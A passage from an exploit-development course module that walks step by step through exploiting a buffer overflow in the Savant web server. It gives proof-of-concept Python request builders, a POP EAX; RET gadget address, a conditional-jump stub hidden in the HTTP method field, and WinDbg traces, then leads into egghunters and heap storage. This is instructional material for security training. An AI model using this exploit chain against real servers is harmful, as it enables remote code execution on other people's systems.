Listing 187 shows the first DWORD on the stack (02effe70) points to a memory location that is part of the stack space and is therefore a valid memory address.

This means that if we can find an instruction sequence like POP EAX; RET, we can guarantee that EAX will point to a valid memory address. Let's run **msf-nasm_shell** and get the opcodes for the POP EAX; RET sequence.

```
kali@kali:~$ msf-nasm_shell
nasm > pop eax
00000000  58                pop eax

nasm > ret
00000000  C3                ret
```

Listing 188 - Obtaining the opcodes for our POP EAX; RET instruction sequence

Now that we have the opcodes for our instruction sequence, we can search for this sequence inside WinDbg.

```
0:003> lm m Savant
Browse full module list
start    end        module name
00400000 00452000   Savant   C (no symbols)

0:004> s -[1]b 00400000 00452000 58 c3
0x00418674
0x0041924f
0x004194f6
0x00419613
0x0041a531
0x0041af7f
...
```

Listing 189 - Searching for a POP EAX; RET instruction in the memory range of Savant.exe

Once we choose a memory address that points to our instruction sequence and does not contain bad characters, we will update our proof of concept to use it.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"GET /"
  inputBuffer = b"\x41" * size
  inputBuffer+= pack("<L", (0x418674))  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"

  buf = httpMethod + inputBuffer +  httpEndRequest
...
```

Listing 190 - egghunter_0x06.py: Redirecting execution flow to our HTTP method

Before running the proof of concept from Listing 190, we set a breakpoint at the memory address pointing to the POP EAX; RET instruction sequence.

```
0:008> bp 0x00418674
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Savant\Savant.exe

0:003> bl
     0 e Disable Clear  00418674     0001 (0001)  0:**** Savant+0x18674

0:008> g
Breakpoint 0 hit
eax=00000000 ebx=015d5750 ecx=0000000e edx=77d94550 esi=015d5750 edi=0041703c
eip=00418674 esp=0305ea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18674:
00418674 58              pop     eax
```

Listing 191 - Hitting the breakpoint at our POP EAX; RET instruction sequence

Listing 191 shows that we hit our breakpoint. We now have a reliable and portable way of redirecting execution flow. Let's try to single-step through the instructions and return into our data.

```
0:003> t
eax=0305fe70 ebx=015d5750 ecx=0000000e edx=77d94550 esi=015d5750 edi=0041703c
eip=00418675 esp=0305ea30 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18675:
00418675 c3              ret

0:003> t
eax=0305fe70 ebx=015d5750 ecx=0000000e edx=77d94550 esi=015d5750 edi=0041703c
eip=0305ea84 esp=0305ea34 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0305ea84 47              inc     edi

0:003> u @eip
0305ea84 47              inc     edi
0305ea85 45              inc     ebp
0305ea86 54              push    esp
0305ea87 0000            add     byte ptr [eax],al
0305ea89 0000            add     byte ptr [eax],al
0305ea8b 0000            add     byte ptr [eax],al
0305ea8d 0000            add     byte ptr [eax],al
0305ea8f 0000            add     byte ptr [eax],al

0:003> dc @eip
0305ea84  00544547 00000000 00000000 00000000  GET.............
0305ea94  00000000 00000000 4141412f 41414141  ......../AAAAAAA
0305eaa4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305eab4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305eac4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305ead4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305eae4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305eaf4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

Listing 192 - Stepping through the POP EAX; RET instruction sequence

Listing 192 shows that after the RET instruction, our instruction pointer points to the first assembly instruction (INC EDI) generated by the opcodes of the HTTP GET method.

Because we made sure that EAX would contain a valid memory address, we should be able to execute these instructions without generating an access violation, until we reach our buffer of 0x41 characters.

While this solution works, executing assembly instructions generated by the opcodes of our HTTP method is not very clean. Let's explore some other options in the hopes of finding a more elegant way of reaching the start of our 0x41 buffer.

6.4.2.1 Exercises

1. Update your proof of concept to partially overwrite the instruction pointer. Make sure you take the time to understand how and why such a technique works.
2. Find a valid instruction sequence that would redirect the execution flow to your data. If you use a different register in the first POP instruction, could you still let the execution flow proceed without any issues until you reach your 0x41 buffer?
3. Update your proof of concept with the instruction sequence from Exercise 2. Set and hit a breakpoint at the memory address of the instruction sequence.

6.4.3 Changing the HTTP Method

In order to find a more elegant way to reach our buffer of 0x41 characters, we need to take a closer look at our crash. Let's run our proof of concept once more and stop right before the RET instruction. Before executing the instruction, we will inspect the memory we are about to return into with the **dc** (display DWORD + ASCII) command.

```
...
eax=0305fe70 ebx=00195750 ecx=0000000e edx=77d94550 esi=00195750 edi=0041703c
eip=00418675 esp=0305ea30 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18675:
00418675 c3              ret

0:003> dc poi(@esp)
0305ea84  00544547 00000000 00000000 00000000  GET.............
0305ea94  00000000 00000000 4141412f 41414141  ......../AAAAAAA
0305eaa4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305eab4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305eac4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305ead4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305eae4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0305eaf4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

Listing 193 - Inspecting the buffer we return into

In Listing 193, we notice a padding of null bytes between the HTTP method and our other data.

While reverse-engineering the inner workings of the Savant Web Server software is outside the scope of this module, we can make some assumptions based on what we observe inside WinDbg.

The buffer used to store the HTTP method seems to be allocated with a fixed size. Furthermore, it appears that the buffer is quite large, based on what it's meant to store.

The difference between the size of the allocation storing the HTTP method and the size of the method itself makes us question whether or not there are any checks implemented for the HTTP method. If there are no checks, we could attempt to replace it with opcodes for assembly instructions that would allow us to jump to our 0x41 field buffer.

Let's update our proof of concept and replace the GET method with some hex bytes of our choice:

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"\x43\x43\x43\x43\x43\x43\x43\x43" + b" /"
  inputBuffer = b"\x41" * size
  inputBuffer+= pack("<L", (0x418674))  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"

  buf = httpMethod + inputBuffer +  httpEndRequest
...
```

Listing 194 - egghunter_0x07.py: Replacing the HTTP method

Before running the proof of concept, we will re-attach WinDbg to Savant and set a breakpoint at our POP EAX; RET instruction sequence.

```
0:008> bp 0x00418674
*** WARNING: Unable to verify checksum for C:\Savant\Savant.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Savant\Savant.exe

0:008> bl
     0 e Disable Clear  00418674     0001 (0001)  0:**** Savant+0x18674

0:008> g
Breakpoint 0 hit
eax=00000000 ebx=01465750 ecx=0000000e edx=77d94550 esi=01465750 edi=0041703c
eip=00418674 esp=0304ea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18674:
00418674 58              pop     eax

0:003> dc poi(@esp+4)
0304ea84  43434343 43434343 00000000 00000000  CCCCCCCC........
0304ea94  00000000 00000000 4141412f 41414141  ......../AAAAAAA
0304eaa4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0304eab4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0304eac4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0304ead4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0304eae4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0304eaf4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

Listing 195 - Triggering the crash with the updated HTTP method

The output from Listing 195 shows that we were able to successfully change our HTTP method to an invalid one without affecting the crash. We hit our breakpoint, and when inspecting the memory address located on the stack, our HTTP method was updated with 0x43 ("C") characters.

This could be an opportunity to use a short jump as we did in a previous module. According to the output from Listing 195, if we use a short jump of 0x17 bytes, we should end up in our buffer.

Let's update our proof of concept to include the short jump.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"\xeb\x17\x90\x90" + b" /"  # Short jump of 0x17
  inputBuffer = b"\x41" * size
  inputBuffer+= pack("<L", (0x418674))      # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"

  buf = httpMethod + inputBuffer +  httpEndRequest
...
```

Listing 196 - egghunter_0x08.py: Replacing the HTTP method with a short jump

Before running the proof of concept, we need to set a breakpoint at the address of our POP EAX; RET instruction sequence. This will allow us to single-step through the assembly code and confirm that our jump is correct and that we reach the desired memory address.

```
Breakpoint 0 hit
eax=00000000 ebx=01475750 ecx=0000000e edx=77d94550 esi=01475750 edi=0041703c
eip=00418674 esp=0306ea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18674:
00418674 58              pop     eax

0:003> t
eax=0306fe70 ebx=01475750 ecx=0000000e edx=77d94550 esi=01475750 edi=0041703c
eip=00418675 esp=0306ea30 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18675:
00418675 c3              ret

0:003> t
eax=0306fe70 ebx=01475750 ecx=0000000e edx=77d94550 esi=01475750 edi=0041703c
eip=0306ea84 esp=0306ea34 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0306ea84 cb              retf                                      ..

0:003> db @eip L2
0306ea84  cb 17                                          ..

0:003> u @eip
0306ea84 cb              retf
0306ea85 17              pop     ss
0306ea86 90              nop
```

```
0306ea87 90              nop
0306ea88 0000            add     byte ptr [eax],al
0306ea8a 0000            add     byte ptr [eax],al
0306ea8c 0000            add     byte ptr [eax],al
0306ea8e 0000            add     byte ptr [eax],al
```

Listing 197 - Discovering the additional bad character

In Listing 197, we find that instead of our short jump assembly instruction, we get an unexpected RETF[147] instruction.

We previously tested for bad characters by sending all possible hex values to the vulnerable application, but this character was not mangled. Given that this memory is most likely allocated separately from the allocation storing the rest of our buffer, it is possible that different operations are done that cause our byte to get mangled.

The above instance is an ideal example in which we find that different memory allocations will have different operations and checks performed on the data stored in them. This means that in such cases, we may find a completely different set of bad characters than initially discovered.

Let's try to find alternatives that will yield the same results as a short jump.

6.4.3.1 Exercises

1. Take your latest proof of concept and attempt to replace the HTTP method with bytes of your choice.
2. Confirm that replacing the HTTP method does not alter our crash and we are still able to overwrite the instruction pointer.
3. Attempt to use a short jump and confirm that the 0xEB byte from our short jump is mangled before it is stored in memory. Are there any others?

6.4.4 Conditional Jumps

Since we can't use a short jump, we need to find an alternative solution that will place us in our buffer. One way to solve this problem, for example, is to perform arithmetic operations on the ESP register and make it point to the beginning of our buffer. While that is certainly an option, we would like to determine if we can use a different kind of instruction that would take us to the exact location as our short jump.

Conditional Jumps[148] are the most common way to transfer control in assembly. As the name implies, they execute a jump depending on specific conditions. This process occurs in two steps, the first one being a test on the condition followed by a jump if the condition is true, or continue the execution without jumping if false.

[147] (80x86 Instructions), http://spike.scu.edu.au/~barry/80x86_inst.html#RET

[148] (Conditional Jumps Instructions Lecture), http://www.philadelphia.edu.jo/academics/qhamarsheh/uploads/Lecture%2018%20Conditional%20Jumps%20Instructions.pdf

There are a number of conditional jumps[149] in the assembly language that depend on registry values, FLAG[150] registers, and comparisons between signed or unsigned operands. We encourage you to read up on them and get comfortable with how they work.

While we do have a limited memory space that is allocated for the HTTP method, it should still be more than enough for us to set up a condition followed by a jump for that condition.

Our conditional jump of choice is *JE*.[151] This instruction will execute a short jump and the condition for this jump is based on the value of the *Zero Flag*[152] (ZF) register. More specifically, the jump will be taken if the value of the ZF register is set to 1 (TRUE).

The Zero Flag register is a single bit flag that is used on most architectures. On x86/x64, it is stored in a dedicated register called ZF. This flag is used to check the result of arithmetic operations. It is set to 1 (TRUE) if the result of an arithmetic operation is zero and otherwise set to 0 (FALSE).

To use this conditional jump as part of our exploit, we need to guarantee that the ZF will always be 1 (TRUE). We can do this in two steps. First, we use an *XOR*[153] operation instruction with ECX as both destination (the first operand) and source (the second operand).

The XOR instruction does a bitwise operation. The resultant bit is set to 1 only if the bit from the other operand is different. Using the XOR bitwise operation with the same destination and source will always result in 0. This is a common way to null a register.

While we chose to use the ECX register for our XOR operation, using other registers will produce the same result.

Once we null the ECX register, we can use a *TEST*[154] instruction with ECX for both operands. In our case, this will set the ZF to 1 (TRUE).

[149] (Faydoc - All Assembly Jump Instructions), http://faydoc.tripod.com/cpu/index_j.htm

[150] (Wikipedia - FLAGS register, 2020), https://en.wikipedia.org/wiki/FLAGS_register

[151] (CIS-77 - Brief x86 Instruction Set Reference), http://www.c-jump.com/CIS77/reference/ISA/DDU0098.html

[152] (Wikipedia - Zero Flag, 2019), https://en.wikipedia.org/wiki/Zero_flag

[153] (XOR - x86 Instruction Set Reference), https://c9x.me/x86/html/file_module_x86_id_330.html

[154] (TEST - x86 Instruction Set Reference), https://c9x.me/x86/html/file_module_x86_id_315.html

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

TEST performs a bit-wise logical AND[155] operation and sets the ZF (amongst others) according to the result. The AND operation sets each bit to 1 if both corresponding bits of the operands are 1, otherwise, it is set to 0.

Let's use **msf-nasm_shell** again to get the opcodes for our two instructions.

```
kali@kali:~$ msf-nasm_shell
nasm > xor ecx, ecx
00000000  31C9              xor ecx,ecx

nasm > test ecx, ecx
00000000  85C9              test ecx,ecx

nasm > je 0x17
00000000  0F8411000000      jz near 0x17
```

Listing 198 - Using msf-nasm_shell to obtain the opcodes for our conditional jump

Both JE and JZ conditional jumps check if the ZF is set as a condition. Because of this, they have the same opcodes and various tools will use them interchangeably.

The opcodes generated in Listing 198 do not seem to include bad characters except for the conditional jump opcodes, which include three null bytes.

At first glance, this seems problematic, but remember that the memory allocation is zeroed out before the HTTP method is copied to it. This means that we don't necessarily need to send the null bytes. We can just send the first opcodes and use the existing null bytes to complete our instruction.

Here is an updated proof of concept that includes all of the changes.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"  # xor ecx, ecx; test ecx, ecx;
je 0x17
  inputBuffer = b"\x41" * size
  inputBuffer+= pack("<L", (0x418674))                  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"
```

[155] (AND - x86 Instruction Set Reference), https://c9x.me/x86/html/file_module_x86_id_12.html

```
  buf = httpMethod + inputBuffer +  httpEndRequest
...
```

Listing 199 - egghunter_0x09.py: Replacing the HTTP method with a conditional jump

Before we run the proof of concept, we once again set a breakpoint at the address of our POP EAX; RET instruction sequence. Once we hit our breakpoint, we will single-step through the instructions. Before we execute the return, we use the **u** (unassemble) command to display the next three instructions to be executed in order to confirm the opcodes have not been mangled.

```
eax=02fefe70 ebx=01565750 ecx=0000000e edx=77d94550 esi=01565750 edi=0041703c
eip=00418675 esp=02feea30 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18675:
00418675 c3              ret

0:003> u poi(@esp) L3
02feea84 31c9            xor     ecx,ecx
02feea86 85c9            test    ecx,ecx
02feea88 0f8411000000    je      02feea9f
```

Listing 200 - Verifying that our instructions were not mangled in memory.

The output in Listing 200 shows our expected instructions in memory. This confirms that they did not contain any bad characters.

Let's single-step through the XOR and TEST instructions. Before we execute the conditional jump, we want to verify the ZF register value and the destination of our jump.

```
eax=02fefe70 ebx=01565750 ecx=00000000 edx=77d94550 esi=01565750 edi=0041703c
eip=02feea88 esp=02feea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02feea88 0f8411000000    je      02feea9f                              [br=1]

0:003> r @zf
zf=1

0:003> dd 02feea9f - 4
02feea9b  41412f00 41414141 41414141 41414141
02feeaab  41414141 41414141 41414141 41414141
02feeabb  41414141 41414141 41414141 41414141
02feeacb  41414141 41414141 41414141 41414141
02feeadb  41414141 41414141 41414141 41414141
02feeaeb  41414141 41414141 41414141 41414141
02feeafb  41414141 41414141 41414141 41414141
02feeb0b  41414141 41414141 41414141 41414141
```

Listing 201 - Displaying the value of the ZF register and the destination of the conditional jump

Excellent! The ZF register is set to 1 (TRUE), meaning that our jump will be taken. Furthermore, if we check the destination of the jump, we find that we will land two bytes into our buffer of 0x41 characters.

As a final step, let's execute the conditional jump and redirect the flow of execution to our 0x41 buffer:

```
0:003> r
eax=02fefe70 ebx=01565750 ecx=00000000 edx=77d94550 esi=01565750 edi=0041703c
```

```
eip=02feea88 esp=02feea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02feea88 0f8411000000    je      02feea9f                              [br=1]

0:003> t
eax=02fefe70 ebx=01565750 ecx=00000000 edx=77d94550 esi=01565750 edi=0041703c
eip=02feea9f esp=02feea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02feea9f 41              inc     ecx

0:003> u @eip
02feea9f 41              inc     ecx
02feeaa0 41              inc     ecx
02feeaa1 41              inc     ecx
02feeaa2 41              inc     ecx
02feeaa3 41              inc     ecx
02feeaa4 41              inc     ecx
02feeaa5 41              inc     ecx
02feeaa6 41              inc     ecx
```

Listing 202 - Taking the conditional jump and landing in our buffer

Now that we have set the instruction pointer to the beginning of our buffer, we can attempt to replace it with shellcode. Because of the size of our buffer, our choices of Metasploit Framework shellcodes are limited.

```
0:003> db @eip L100
02feea9f  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
02feeaaf  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
...
02feeb7f  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
02feeb8f  41 41 41 41 41 41 41 41-41 41 41 74 86 41 00 00  AAAAAAAAAAAt.A..
0:003> ? 02feeb8f + 0n11 - @eip
Evaluate expression: 251 = 000000fb
```

Listing 203 - Calculating the available size for the shellcode

While generating a reverse shell payload in previous modules, the size of the resulting shellcode was over 300 bytes. A more advanced payload, such as a Meterpreter, would require even more space.

Even if we were to use the HTTP method buffer, rather than jumping over it, we would still not have enough space for a large payload.

While it is possible to use a smaller payload, we would like to avoid such a limitation if possible. Let's try to a find way to store a larger shellcode in our current exploit.

6.4.4.1 Exercises

1. Go over the references and theory discussed in this section and get familiar with what conditional jumps are available in the assembly language.
2. Try to understand how the XOR and TEST assembly operations work and why they are used to satisfy the condition for our jump.
3. Can you use a different conditional jump that does not rely on the ZF?

4. After redirecting the execution flow to our buffer, use the WinDbg evaluation command (**?**) to calculate the available space for our shellcode. What payloads would fit in this space?

6.5 Finding Alternative Places to Store Large Buffers

Generally, when we have limited space for our payload, there are two options that we can pursue.

The first one is to use a smaller payload that provides fewer features. This is usually a last resort, and one we would only use if we could not find other methods of using a larger payload. The second option, which we are going to explore, is to find a way to store an additional buffer in a different memory region before the crash and then redirect the execution flow to that additional buffer.

In other words, if we can store a second, larger buffer elsewhere, we can use our current, smaller buffer space to write a *stage one* shellcode. The purpose of this shellcode would be to redirect the execution flow to that second buffer, where we will have more space to store a larger payload.

To determine what will be stored in memory by our vulnerable application, we could either perform a very in-depth reverse engineering process on the application, which is out of the scope of this module, or we could make some educated guesses based on the type of application we are attacking.

Because we are attacking a web server, our initial thought was that rather than terminating the HTTP request, we could add an additional buffer after the first carriage return (\r) and new-line (\n) as shown below:

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"  # xor ecx, ecx; test ecx, ecx;
je 0x17
  inputBuffer = b"\x41" * size
  inputBuffer+= pack("<L", (0x418674))                  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n"
  httpEndRequest+= b"w00tw00t" + b"\x44" * 400
  httpEndRequest+= b"\r\n\r\n"

  buf = httpMethod + inputBuffer +  httpEndRequest
...
```

Listing 204 - egghunter_0x0a.py: Attempting to store an additional buffer before ending the HTTP request

In Listing 204, we have updated our proof of concept with an additional buffer before terminating the HTTP request. We have also added a unique ASCII string (w00tw00t) before our buffer of 0x44 characters. This will help us locate the buffer in memory using WinDbg's search function.

Running the proof of concept does not seem to cause our application to crash, which means this method will not work here.

In our next attempt, we will try to send the buffer after we end our HTTP request. Once again, we'll use a unique ASCII string at the beginning of our buffer.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"  # xor ecx, ecx; test ecx, ecx;
je 0x17
  inputBuffer = b"\x41" * size
  inputBuffer+= pack("<L", (0x418674))                  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"

  shellcode = b"w00tw00t" + b"\x44" * 400

  buf = httpMethod + inputBuffer +  httpEndRequest + shellcode
...
```

Listing 205 - egghunter_0x0b.py: Attempting to store an additional buffer after the HTTP request

When we run this updated proof of concept against our vulnerable software, we hit the breakpoint at our POP EAX; RET instruction sequence. Next, we attempt to find our unique ASCII string in memory using the **s** command.

```
Breakpoint 0 hit
eax=00000000 ebx=013656a8 ecx=0000000e edx=77284550 esi=013656a8 edi=0041703c
eip=00418674 esp=016cea2c ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Savant+0x18674:
00418674 58              pop     eax

0:003> s -a 0x0 L?80000000 w00tw00t
01365a5e  77 30 30 74 77 30 30 74-44 44 44 44 44 44 44 44  w00tw00tDDDDDDDD

0:003> db 01365a5e + 0n408 - 4 L4
01365bf2  44 44 44 44                                          DDDD
```

Listing 206 - Finding our secondary buffer in memory

Listing 206 shows that we can find a single copy of our secondary buffer stored in memory, which is ideal. Based on the result of the **db** command, it also seems that we were able to store the entire buffer. This should be more than enough space for a more advanced payload like a reverse Meterpreter shell.

Now that we can successfully store a larger secondary buffer, the next step will be to learn more about where this buffer is stored.

6.5.1.1 Exercises

1. Modify your proof of concept and store a secondary buffer in the vulnerable process memory.
2. Once you hit your breakpoint, attempt to find the location of your secondary buffer inside WinDbg.
3. Verify that your entire buffer is stored.

6.5.2 The Windows Heap Memory Manager

In this section, we are going to investigate the memory address where our secondary buffer is stored. We will have a quick overview of what *Heap*[156] memory is and how it is handled by the Windows operating system.

> *A full explanation of the Windows Heap Memory Manager is beyond the scope of this course. We will only cover the basics of it. This summary is very introductory and barely scratches the surface of this mechanism.*

Once we find our buffer in memory (0x01365a5e), we will inspect the memory address to determine in which region it is located and its properties.

```
0:003> !teb
TEB at 7ffdb000
    ExceptionList:        016cff70
    StackBase:            016d0000
    StackLimit:           016cc000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffdb000
    EnvironmentPointer:   00000000
    ClientId:             00001400 . 00001548
    RpcHandle:            00000000
    Tls Storage:          0031f6d0
    PEB Address:          7ffdf000
    LastErrorValue:       0
    LastStatusValue:      c000000d
    Count Owned Locks:    0
    HardErrorMode:        0
```

Listing 207 - Checking the StackBase and StackLimit

The first thing we notice is that the address is not located on our current stack. To obtain more information, we can use the **!address**[157] extension from WinDbg, which allows us to display information about a specific memory address.

```
0:003> !address 01365a5e

Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
```

[156] (Wikibooks - Windows Programming/Memory Subsystem, 2016), https://en.wikibooks.org/wiki/Windows_Programming/Memory_Subsystem

[157] (Microsoft - !address, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-address

```
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  Heap
Base Address:           01360000
End Address:            0136f000
Region Size:            0000f000 (  60.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        01360000
Allocation Protect:     00000004          PAGE_READWRITE
More info:              heap owning the address: !heap 0x1360000
More info:              heap segment
More info:              heap entry containing the address: !heap -x 0x1365a5e

Content source: 1 (target), length: 5a2
```

Listing 208 - Displaying information about the memory address where our buffer is stored

According to the output from Listing 208, the memory address where our buffer is stored is on the heap.

To understand what heap memory is, we need to first take a look at the *Heap Manager*. This is a software layer that resides on top of the virtual memory interfaces provided by the Windows operating system.[158]

This software layer allows applications to dynamically request and release memory through a set of Windows APIs (*VirtualAllocEx*,[159] *VirtualFreeEx*,[160] *HeapAlloc*,[161] and *HeapFree*[162]). These APIs will eventually call into their respective native functions in **ntdll.dll** (*RtlAllocateHeap*[163] and *RtlFreeHeap*[164]).

In Windows operating systems, when a process starts, the Heap Manager automatically creates a new heap called the default process heap. At a very high level, heaps are big chunks of memory that are divided into smaller pieces to fulfill dynamic memory allocation requests.

Although some processes only use the default process heap, many will create additional heaps using the *HeapCreate*[165] API (or its lower-level interface *ntdll!RtlCreateHeap*[166]) to isolate different components running in the process itself.

[158] (Practical Windows XP/2003 Heap Exploitation, 2009), http://illmatics.com/XP2003_Exploitation.pdf

[159] (Microsoft - VirtualAllocEx, 2018), https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualallocex

[160] (Microsoft - VirtualFreeEx, 2018), https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualfreeex

[161] (Microsoft - HeapAlloc, 2018), https://docs.microsoft.com/en-us/windows/desktop/api/HeapApi/nf-heapapi-heapalloc

[162] (Microsoft - HeapFree, 2018), https://docs.microsoft.com/en-gb/windows/desktop/api/heapapi/nf-heapapi-heapfree

[163] (Microsoft - RtlAllocateHeap, 2019), https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntifs/nf-ntifs-rtlallocateheap

[164] (Microsoft - RtlFreeHeap, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntifs/nf-ntifs-rtlfreeheap

[165] (Microsoft - HeapCreate, 2018), https://docs.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapcreate

[166] (Microsoft - RtlCreateHeap, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntifs/nf-ntifs-rtlcreateheap

Other processes make substantial use of the *C Runtime heap*[167] for most dynamic allocations (*malloc* / *free* functions). These heap implementations, defined as *NT Heap*, eventually make use of the Windows Heap Manager functions in ntdll.dll to interface with the kernel Windows Virtual Memory Manager and to allocate memory dynamically.

Because our secondary buffer is stored in dynamic memory, there's no way to determine its location beforehand. This rules out the possibility of adding a static offset to our current instruction pointer to reach our secondary buffer. We will need to explore other methods of finding the location of our buffer.

6.5.2.1 Exercises

1. Use the **`!address`** WinDbg extension to determine that your secondary buffer is stored on the heap.
2. Restart your debugging session and run the previous proof of concept several times, ensuring that the address of your buffer is not the same.

6.6 Finding our Buffer - The Egghunter Approach

When we need to find the memory address of another buffer under our control that is not static, we often use an *Egghunter*. This term refers to a small first-stage payload that can search the process virtual address space (VAS) for an *egg*, a unique tag that prepends the payload we want to execute. Once the egg is found, the egghunter transfers the execution to the final shellcode by jumping to the found address. One of the first implementations of this technique can be found in a paper written by Matt Miller[168] in 2004.

Since egghunters are often used when dealing with space restrictions, they are written to be as small as possible. Additionally, the speed of the egghunter is essential; the faster the egghunter finds the unique tag, the less time the application will hang.

These type of payloads also need to be robust and handle access violations[169] that are raised while scanning the virtual address space. The access violations usually occur while attempting to access an unmapped memory address or addresses we don't have access to.

In the past, we would typically write the assembly code for our egghunter and then proceed to compile the code. After, we would disassemble the compiled binary in software such as IDA to get the opcodes for it.

As you can imagine, doing this for each change or mistake in our code can become tedious and time-consuming. Fortunately, we have a better alternative.

---

[167] (C/C++ Runtime heap), http://support.tenasys.com/INtimeHelp_62/ovw_heaps.html

[168] (Safely Searching Process Virtual Address Space), http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf

[169] While parsing the whole process memory space the Egghunter might encounter pages that are not even mapped or that we don't have access to. This, of course, would trigger an access violation when the Egghuter code tries to dereference such a memory address.

6.6.1 Keystone Engine

Writing shellcode is much more streamlined with a tool like *Keystone Engine*,[170] which is an assembler framework with bindings for several languages, including Python. With it, we can simply write our ASM code in a Python script and let the Keystone framework do the rest.

Before learning how Keystone works, we need to install it on our Kali machine. First, we install the *python3-pip* tool from the repositories.

```
kali@kali:~$ sudo apt install python3-pip
[sudo] password for kali:
Reading package lists... Done
...
Setting up python3-wheel (0.34.2-1) ...
Setting up python-pip-whl (20.1.1-2) ...
Setting up python3-pip (20.1.1-2) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2021.1.1) ...
```

Listing 209 - Installing python3-pip on our Kali VM

Once this is done, we will install the Keystone engine Python3 library using the *pip* command.

```
kali@kali:~$ pip install keystone-engine
...
Installing collected packages: keystone-engine
Successfully installed keystone-engine-0.9.2
```

Listing 210 - Installing the Keystone Engine on our Kali VM

